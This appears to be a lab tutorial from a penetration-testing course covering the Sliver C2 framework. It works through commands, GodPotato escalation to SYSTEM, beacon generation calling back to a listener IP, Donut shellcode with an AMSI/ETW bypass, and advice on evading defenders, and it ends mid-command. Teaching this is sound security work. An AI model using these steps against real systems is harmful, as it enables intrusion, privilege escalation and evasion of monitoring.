In the `Privilege Escalation` section, we will escalate privileges as a continuation of the current attack chain. It is recommended that you keep the session alive.

Commands and Tools Introduction

It is crucial to have a basic understanding of the commands in internals of the C2 framework we use, as this will allow us to enhance and customize it. Such level of understanding will come with benefits towards the operator that performs the assessment or threat simulation. In this section, we will go over some basic commands usage within Sliver, analyzing their source-code to understand their implementations.

Basic Command usage

Going forward we will need either a beacon or a session on the initial foothold (target) machine. Using help, we can list all of Sliver's commands (and their aliasess) and tools with a brief explanation. As we will see the commands are in different categories. Some of the commands are OS-agnostic, while others are tailored for a specific OS.

```
sliver (http-session) > help

<SNIP>

Sliver - Windows:
=================
```

```
  backdoor          Infect a remote file with a sliver shellcode
  dllhijack         Plant a DLL for a hijack scenario
  execute-assembly  Loads and executes a .NET assembly in a child process
(Windows Only)
  getprivs          Get current privileges (Windows only)
  getsystem         Spawns a new sliver session as the NT AUTHORITY\SYSTEM
user (Windows Only)
  impersonate       Impersonate a logged in user.
  make-token        Create a new Logon Session with the specified
credentials
  migrate           Migrate into a remote process
  psexec            Start a sliver service on a remote target
  registry          Windows registry operations
  rev2self          Revert to self: lose stolen Windows token
  runas             Run a new process in the context of the designated
user (Windows Only)
  spawndll          Load and execute a Reflective DLL in a remote process

Sliver:
=======
  cat                Dump file to stdout
  cd                 Change directory
  chmod              Change permissions on a file or directory
  chown              Change owner on a file or directory
  chtimes            Change access and modification times on a file
(timestomp)
  close              Close an interactive session without killing the
remote process
  download           Download a file
  execute            Execute a program on the remote system
  execute-shellcode  Executes the given shellcode in the sliver process
  extensions         Manage extensions

<SNIP>
```


Command - cat

Similar to the one in Linux, the `cat` command allows us to display/print the contents of a file; to get a brief description about its usage, we can either use `help cat` or `cat --help`, providing us with much more information than that of the help command alone.


```
sliver (http-session) > cat --help

Command: cat <remote path>
About: Cat a remote file to stdout.

Usage:
```

```
======
  cat [flags] path

Args:
=====
  path  string    path to the file to print

Flags:
======
  -c, --colorize-output           colorize output
  -F, --file-type       string    force a specific file type (binary/text)
if looting (optional)
  -h, --help                      display help
  -x, --hex                       display as a hex dump
  -X, --loot                      save output as loot
  -n, --name            string    name to assign loot (optional)
  -t, --timeout         int       command timeout in seconds (default: 60)
  -T, --type            string    force a specific loot type (file/cred)
if looting (optional)
```

As we can see, the output contains more detailed information about the command compared to what is shown in the output of only the `help` command. To display the contents of a file, we can run `cat` on it.

```
sliver (http-session) > cat academy.txt

Hello HTB Academy!
```

Referring to the source-code of the cat.go file twe will briefly highlight the internals of `cat`. It starts off with defining the function `CatCmd`, it checks whether the implant is in a `session` or `beacon` mode. Checks if there is a file name specified, and if not, it prints an error message. Next, it will proceed to send a request toward the implant for the task to query the contents of the given file, then the implant will send back the contents of the file to the server, and subsequently print them out to the standard output. We are going to showcase a `beacon` since it gets quite difficult to catch up with a `session`. Note, that they are subject to change and differ based on configurational changes.



The traffic generated is summarized below:

- The beacon checked-in by sending a `POST` request to `/rpc.php` with the parameter `a` and a random string to see if there are any scheduled tasks.
- Right after the check-in there is a `GET` request to `/bootstrap.min.js` with the `t` parameter and again a random string, which is the task polling.
- Subsequently there is another `POST` request `/auth/sign-up.php` with the parameter `x` and a random string which holds the result from the scheduled task.

Note that the random string is a nonce being generated, more information can be found in the official documentation..

Command - cd

The `cd` command changes the working directory from one to another.

```
sliver (http-beacon) > help cd

Command: cd [remote path]
About: Change working directory of the active session.

Usage:
======
  cd [flags] [path]

Args:
=====
  path  string    path to the directory (default: .)

Flags:
======
  -h, --help           display help
```

```
   -t, --timeout int    command timeout in seconds (default: 60)
```

The command takes in a directiory for the implant to switch to.

```
sliver (http-beacon) > cd C:\Users

[*] C:\Users
```

The code for the cd.go command will, as before, start with checking if we are in a session or a beacon. If we are in neither. it will stop. After that, it checks if a path has been specified after the command. Even in a case where a path hasn't been specified, it will not print an error of incorrect usage. On line `43` in `cd.go` the code will generate an RPC request to `CdReq` that will be handled by the handlers.go where the `cdHandler` is being defined. The handler will change the directory and subsequently will get the path of the (current) working directory.

Tools

Thus far, we covered basic commands, however, Sliver offers much more functionalities with custom ones, such as `download` and `upload` (to `download` and `upload` files, respectively) and `execute-assembly` (to run .NET binaries).

Command - download

The `download` command, as its name suggests, is a command (tool) that allows us to download files from the target machine to ours. The usage is quite similar to that of Evil-WinRM.

```
sliver (http-session) > download --help

Command: download [remote src] <local dst>
About: Download a file or directory from the remote system. Directories
will be downloaded as a gzipped TAR file.
Filters
Filters are a way to limit downloads to file names matching given
criteria. Filters DO NOT apply to directory names.

Filters are specified after the path.  A blank path will filter on names
in the current directory.  For example:
download /etc/*.conf will download all files from /etc whose names end in
.conf. /etc/ is the path, *.conf is the filter.
```

```
Downloads can be filtered using the following patterns:
'*': Wildcard, matches any sequence of non-path separators (slashes)
        Example: n*.txt will match all file names starting with n and
ending with .txt

'?': Single character wildcard, matches a single non-path separator
(slashes)
        Example: s?iver will match all file names starting with s followed
by any non-separator character and ending with iver.

'[{range}]': Match a range of characters.  Ranges are specified with '-'.
This is usually combined with other patterns. Ranges can be negated with
'^'.
        Example: [a-c] will match the characters a, b, and c.  [a-c]* will
match all file names that start with a, b, or c.
                ^[r-u] will match all characters except r, s, t, and u.

If you need to match a special character (*, ?, '-', '[', ']', '\\'),
place '\\' in front of it (example: \\?).
On Windows, escaping is disabled. Instead, '\\' is treated as path
separator.

Usage:
======
  download [flags] remote-path [local-path]

Args:
=====
  remote-path  string    path to the file or directory to download
  local-path   string    local path where the downloaded file will be
saved (default: .)

Flags:
======
  -F, --file-type string    force a specific file type (binary/text) if
looting
  -h, --help                display help
  -X, --loot                save output as loot
  -n, --name      string    name to assign the download if looting
  -r, --recurse             recursively download all files in a directory
  -t, --timeout   int       command timeout in seconds (default: 60)
  -T, --type      string    force a specific loot type (file/cred) if
looting
```

As we can see from the detailed description of the command, there are quite a few different options on how we can utilize it. For example, if we were to download a directory from the remote machine (target), `download` will compress it to a `.tar.gz` file.

```
sliver (http-session) > download Pictures

[*] Wrote 291 bytes (1 file successfully, 0 files unsuccessfully) to
/home/htb-ac-1008/http-session_download_Pictures_1711090807.tar.gz
```

Refer to the implementation of the command at download.go for more on its internals.

Command - upload

`upload` allows file upload from a local machine to a remote target machine.

```
sliver (http-session) > help upload

Command: upload [local src] <remote dst>
About: Upload a file to the remote system.

Usage:
======
  upload [flags] local-path [remote-path]

Args:
=====
  local-path   string    local path to the file to upload
  remote-path  string    path to the file or directory to upload to

Flags:
======
  -h, --help           display help
  -i, --ioc            track uploaded file as an ioc
  -t, --timeout int    command timeout in seconds (default: 60)
```

`upload` expects a local file (source) as parameter to push it to a remote destination which can be a directory, or if not specified, it uses the current working directory of the implant. When specifying a Windows directory, we need to escape the backslash character.

```
sliver (http-session) > upload academy.txt
C:\\Users\\eric\\Desktop\\academy.txt

[*] Wrote file to C:\Users\eric\Desktop\academy.txt

sliver (http-session) > ls C:\\Users\\eric\\Desktop\\academy.txt

C:\Users\eric\Desktop (1 item, 19 B)
===================================
```

```
-rw-rw-rw-  academy.txt  19 B  Fri Mar 22 07:20:34 -0700 2024
```

We can use also a single forward slash instead of escaping them.

```
sliver (http-session) > upload academy.txt
C:/Users/eric/Desktop/academy.txt

[*] Wrote file to C:\Users\eric\Desktop\academy.txt
```

Command - execute-assembly

`execute-assembly` allows us to run .NET binaries on the target machine, without uploading them. However, one caveat that `execute-assembly` has is it will spawn a child process.

```
sliver (http-session) > help execute-assembly

Command: execute-assembly [local path to assembly] [arguments]
About: (Windows Only) Executes the .NET assembly in a child process.

Usage:
======
  execute-assembly [flags] filepath [arguments...]

Args:
=====
  filepath   string      path the assembly file
  arguments  string list    arguments to pass to the assembly entrypoint
(default: [])

Flags:
======
  -M, --amsi-bypass                Bypass AMSI on Windows (only supported
when used with --in-process)
  -d, --app-domain        string   AppDomain name to create for .NET
assembly. Generated randomly if not set.
  -a, --arch              string   Assembly target architecture: x86,
x64, x84 (x86+x64) (default: x84)
  -c, --class             string   Optional class name (required for .NET
DLL)
  -E, --etw-bypass                 Bypass ETW on Windows (only supported
when used with --in-process)
  -h, --help                       display help
  -i, --in-process                 Run in the current sliver process
  -X, --loot                       save output as loot
  -m, --method            string   Optional method (a method is required
for a .NET DLL)
```

```
  -n, --name              string    name to assign loot (optional)
  -P, --ppid              uint      parent process id (optional) (default:
0)
  -p, --process           string    hosting process to inject into
(default: notepad.exe)
  -A, --process-arguments string    arguments to pass to the hosting
process
  -r, --runtime           string    Runtime to use for running the
assembly (only supported when used with --in-process)
  -s, --save                        save output to file
  -t, --timeout           int       command timeout in seconds (default:
60)
```

Refer to the implementation of the command at execute-assembly.go for more on its internals.

By default `execute-assembly` will spawn a `notepad.exe` process when we run any .NET binary.


```
sliver (http-session) > execute-assembly Seatbelt.exe -group=system

[*] Output:

<SNIP>

====== WSUS ======

  UseWUServer                : False
  Server                     :
  AlternateServer            :
  StatisticsServer           :

[*] Completed collection in 29.151 seconds
```

The same behavior of spawning a `notepad.exe` process can be seen also if we use the armory equivalent extension of `Seatbelt`.


```
sliver (http-session) > seatbelt -- -group=system

[*] seatbelt output:

<SNIP>

====== WSUS ======

  UseWUServer                : False
```

```
   Server                          :
   AlternateServer                 :
   StatisticsServer                :

[*] Completed collection in 29.316 seconds
```


Below we can see the process creation using the `seatbelt` extension that comes within the armory of Sliver.




The same behavior can be seen using the `execute-assembly` command.



We must exercise utmost caution when executing tools within the Sliver session as defenders can easily look into the processes and deem it malicious. For instance, we can see below a showcase of the properties and the parent-child processes relationship.



Another example is if a defender decides to look in to the `.NET Assemblies` tab in `Process Explorer` or other tools such as `Process Hacker`.



The key takeaways that we get from those basic examples are:

- Exercise extreme caution as `notepad.exe` or any other process that we specify will appear as a `managed` process whereas it might need to be `unmanaged`. One example is the `http-session.exe` as there is no reason to start `notepad.exe`.
- Hardcoded strings such as `Seatbelt` that can be easily found in the process' memory.
- Certain API calls can appear as unusual for the process that you are injecting into.

Privilege Escalation

In the previous section, we have established an initial foothold. However, having one foot in the machine is not always enough; therefore, the most common approach that every penetration tester and/or red team operator does is privilege escalation, also known as post-exploitation activities. This can include, but is not limited to, dumping credentials and lateral movement, etc. There are some caveats, however. As red team operators, we need to be as silent and conscious as possible to avoid triggering any alarms or suspicions.

Aliases and Extensions

Besides `Sliver`'s built-in commands, we can extend its features by adding new commands via the `armory` or crafting third-party tools. In the previous sections, we've encountered the method of installing the .NET tools using `armory`; however, now we will cover the tools' usage. According to the Aliases & Extensions wiki, there are differences between `aliases` and `extensions`. `Alias` essentially is a wrapper around `sideload`, which will load and execute a shared library in memory in a remote process; a similar logic has the `execute-assembly` function in `Sliver`, which will run a .NET binary remotely with the specified arguments, and the binary will be executed in a child process. As per the documentation, `extensions` are similar to `aliases`; they are artifacts of native code loaded by the implant and passed specific callbacks to return data to the C2 server.

Enumeration

Seatbelt is a tool used to enumerate the environment written in C# used both by red team operators (professionals) and blue team members to assess the current security posture. Executing `seatbelt` is rather easy, simply with the help of the `armory` we've managed to integrate the tool in our C2. It is important to note that upon executing such tools, we must prepend two hyphens (`--`) after the tool's name to let `Sliver` know there won't be more arguments, also known as a positional arguments. Right after, we can specify the argument the tool supports, such as `-group=all`.

```
sliver (HIGH_RISER) > seatbelt -- -group=all

[*] seatbelt output:

<SNIP>

====== AMSIProviders ======

  GUID                          : {2781761E-28E0-4109-99FE-B9D127C57AFE}
  ProviderPath                  : "C:\Program Files\Windows
Defender\MpOav.dll"

====== AntiVirus ======

Cannot enumerate antivirus. root\SecurityCenter2 WMI namespace is not
available on Windows Servers
```

```
====== AppLocker ======

  [*] AppIDSvc service is Running

    [*] Appx is in Enforce Mode
      [*] <FilePublisherRule Id="a9e18c21-ff8f-43cf-b9fc-db40eed693ba"
Name="(Default Rule) All signed packaged apps" Description="Allows members
of the Everyone group to run packaged apps that are signed."
UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions>
<FilePublisherCondition PublisherName="*" ProductName="*" BinaryName="*">
<BinaryVersionRange LowSection="0.0.0.0" HighSection="*"/>
</FilePublisherCondition></Conditions></FilePublisherRule>

  [*] AppIDSvc service is Running
<SNIP>
```

The `execute-assembly` command can be used as well for executing .NET binaries that we have compiled. We will use the SharpCollection maintained by Flangvik for demonstration purposes.

```
git clone https://github.com/Flangvik/SharpCollection
Cloning into 'SharpCollection'...
remote: Enumerating objects: 25148, done.
remote: Counting objects: 100% (1776/1776), done.
remote: Compressing objects: 100% (759/759), done.
remote: Total 25148 (delta 1068), reused 1217 (delta 1017), pack-reused
23372
Receiving objects: 100% (25148/25148), 121.91 MiB | 24.59 MiB/s, done.
Resolving deltas: 100% (17085/17085), done.
```

To use the `execute-assembly`, we need to specify the full path to the binary (`Seatbelt`).

```
sliver (HIGH_RISER) > execute-assembly /home/htb-
ac590/SharpCollection/NetFramework_4.0_Any/Seatbelt.exe -group=system

[*] Output:

<SNIP>

====== AMSIProviders ======

  GUID                          : {2781761E-28E0-4109-99FE-B9D127C57AFE}
  ProviderPath                  : "C:\Program Files\Windows
Defender\MpOav.dll"

====== AntiVirus ======
```

```
Cannot enumerate antivirus. root\SecurityCenter2 WMI namespace is not
available on Windows Servers
====== AppLocker ======

  [*] AppIDSvc service is Running

    [*] Appx is in Enforce Mode
      [*] <FilePublisherRule Id="a9e18c21-ff8f-43cf-b9fc-db40eed693ba"
Name="(Default Rule) All signed packaged apps" Description="Allows members
of the Everyone group to run packaged apps that are signed."
UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions>
<FilePublisherCondition PublisherName="*" ProductName="*" BinaryName="*">
<BinaryVersionRange LowSection="0.0.0.0" HighSection="*"/>
</FilePublisherCondition></Conditions></FilePublisherRule>

  [*] AppIDSvc service is Running

<SNIP>
```

OPSEC Note: By default, execute-assembly will start a sacrificial process (notepad.exe); this can be changed using the --process and specifying the process.

Collecting as much information as possible about the system and the context of the user we are running is crucial. Another tool for enumeration purposes can be used. SharpUp, which is written in C#, has most of the capabilities of PowerUp. It's mostly used for enumerating privileges, registries, unquoted service paths, etc.

```
sliver (HIGH_RISER) > sharpup -- audit

[*] sharpup output:

=== SharpUp: Running Privilege Escalation Checks ===
[!] Modifialbe scheduled tasks were not evaluated due to permissions.

=== Abusable Token Privileges ===
        SeImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT,
SE_PRIVILEGE_ENABLED

=== Modifiable Services ===
        [X] Exception: Exception has been thrown by the target of an
invocation.
        [X] Exception: Exception has been thrown by the target of an
invocation.
        [X] Exception: Exception has been thrown by the target of an
invocation.
        Service 'UsoSvc' (State: Running, StartMode: Auto)
```

```
[*] Completed Privesc Checks in 25 seconds
```

Based on the output from the results, the user has SeImpersonatePrivilege enabled, which is unsurprising for us since the session is under the IIS service account's context. Service accounts tend to have the privilege enabled. One of the notorious tools to exploit the privilege is GodPotato, part of the Potato exploits affecting versions of Windows 11, Windows Server 2022 and older.

```
sliver (HIGH_RISER) > execute-assembly /home/htb-ac590/GodPotato-NET4.exe
-cmd "whoami"

[*] Output:
[*] CombaseModule: 0x140719836692480
[*] DispatchTable: 0x140719839001824
[*] UseProtseqFunction: 0x140719838381152
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\93cb662d-9933-4e05-9bf2-
761105d3ed2b\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00008c02-0c24-ffff-6983-fed7be685f47
[*] DCOM obj OXID: 0x1969221b9701f95e
[*] DCOM obj OID: 0x3ed98e39072c3a47
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 880 Token:0x764  User: NT AUTHORITY\SYSTEM ImpersonationLevel:
Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 2540
nt authority\system
```

Donut Setup

Donut is a tool focused on creating binary shellcodes that can be executed in memory; `Donut` will generate a shellcode of a .NET binary, which can be executed via the `execute-shellcode` argument in Sliver.

```
git clone https://github.com/TheWover/donut
Cloning into 'donut'...
remote: Enumerating objects: 4023, done.
remote: Counting objects: 100% (314/314), done.
remote: Compressing objects: 100% (137/137), done.
remote: Total 4023 (delta 205), reused 276 (delta 175), pack-reused 3709
Receiving objects: 100% (4023/4023), 9.86 MiB | 8.28 MiB/s, done.
Resolving deltas: 100% (2791/2791), done.
cd donut/
make -f Makefile
[!bash!]/donut$ ./donut

  [ Donut shellcode generator v1 (built Oct 16 2023 10:23:09)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

 usage: donut [options] <EXE/DLL/VBS/JS>

       Only the finest artisanal donuts are made of shells.

<SNIP>
 examples:

    donut -ic2.dll
    donut --arch:x86 --class:TestClass --method:RunProcess --
args:notepad.exe --input:loader.dll
    donut -iloader.dll -c TestClass -m RunProcess -p"calc notepad" -s
http://remote_server.com/modules/
```

To take advantage of `Donut`, we would need to create either an `http` or `mtls` beacon(s) beforehand.

```
sliver (HIGH_RISER) > generate beacon --http 10.10.14.62:9002 --skip-
symbols -N http-beacon

[*] Generating new windows/amd64 beacon implant binary (1m0s)
[!] Symbol obfuscation is disabled
[*] Build completed in 3s
[*] Implant saved to /home/htb-ac590/http-beacon.exe
```

Once the implant has been generated, we would have to upload it to the target as the shellcode generated by `Donut` will look for the binary that needs to be executed in the

payload arguments for the tool (GodPotato). One of the common places that red team operators and threat actors use is the `C:\Windows\Tasks` directory. In our example, we will create a `Temp` directory under `C:\` to upload the beacon's binary. Note that if you cannot find the `Temp` directory, feel free to create one.

```
sliver (HIGH_RISER) > upload http-beacon.exe

[*] Wrote file to c:\temp\http-beacon.exe

sliver (HIGH_RISER) > ls

c:\temp (1 item, 9.5 MiB)
==========================
-rw-rw-rw-  http-beacon.exe  9.5 MiB  Mon Oct 16 09:23:48 -0700 2023
```

Right after, we need to start an `HTTP` listener that will listen on port 9002 in Sliver.

```
sliver (HIGH_RISER) > http --lhost 10.10.14.62 --lport 9002

[*] Starting HTTP :9002 listener ...
[*] Successfully started job #5
```

To generate the binary shellcode using `Donut`, we are going to be using the arguments `-i` choosing the file to be executed in memory, `-a 2` responsible for choosing the architecture (2 = amd64), the `-b 2` responsible for bypassing AMSI/WLDP/ETW (2 = Abort on fail), `-p` followed by the arguments that are going to be run from `GodPotato` and the `-o` to specify the output directory and the name of the shellcode.

```
./donut -i /home/htb-ac590/GodPotato-NET4.exe -a 2 -b 2 -p '-cmd
